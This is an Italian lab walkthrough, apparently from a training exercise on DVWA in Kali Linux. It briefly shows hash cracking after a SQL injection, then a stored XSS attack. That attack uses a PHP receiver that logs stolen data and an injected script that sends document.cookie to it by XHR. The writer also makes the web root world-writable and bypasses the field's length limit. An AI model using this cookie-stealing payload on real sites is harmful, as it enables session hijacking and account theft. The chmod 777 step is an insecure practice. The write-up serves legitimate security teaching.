
[08:14:28] [INFO] using default dictionary
```

Alla fine del processo ci restituisce dopo una serie di tentativi ci restituisce la tabella con tutti i dati hash e la password decifrate



XSS

come prima cosa facciamo partire il nostro server e database locali tramite apache e mysql a questo punto con il comando `cd` ci spostiamo nella directory `/var/www/html` e con `chmod 777` diamo tutti i poteri.
a questo punto creiamo un file `recieve.php` che con javascript prende il cookie di sessione e creiamo il file di testo dove stampare il cookie chiamato `log.txt`



```
kali@kali: /var/www/html
File Actions Edit View Help
GNU nano 7.2 receive.php *
<?php
if (isset($_POST['session'])) {
    $sessionData = $_POST['session'];
    $logFile = 'session_log.txt';
    file_put_contents($logFile, $sessionData . PHP_EOL, FILE_APPEND);
    echo "Sessione inviata e salvata.";
} else {
    echo "Errore: Sessione non ricevuta.";
}
?>
```

Nella pagina d xss ci troviamo davanti una limitazione del numero dei caratteri da poter inserire che aggiriamo ispezionando la pagina e modificando il valore in modo da avere lo spazio sufficiente per lo script

```
<script>
var sessionData = document.cookie;

var xhr = new XMLHttpRequest();
xhr.open("POST", "http://localhost/receive.php", true);
xhr.setRequestHeader("Content-Type", "application/x-www-
form-urlencoded");
xhr.send("session=" + encodeURIComponent(sessionData));
</script>
```

The screenshot shows a Kali Linux virtual machine running Oracle VM VirtualBox. The browser window displays the DVWA (Damn Vulnerable Web Application) interface. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". The "Name *" field contains the payload `<script> var sessionData = document.cookie;` and the "Message *" field contains "1". The "Sign Guestbook" button is visible. The left sidebar shows navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (highlighted), and DVWA Security. Below the form, there's a "More info" section with links to XSS-related resources. At the bottom, the browser's developer tools are open, showing the "Elements" panel with the HTML structure of the vulnerable code area and the "Styles" panel on the right.

Dopo aver inviato lo script sul file log.txt
troveremo stampato il cookie di sessione

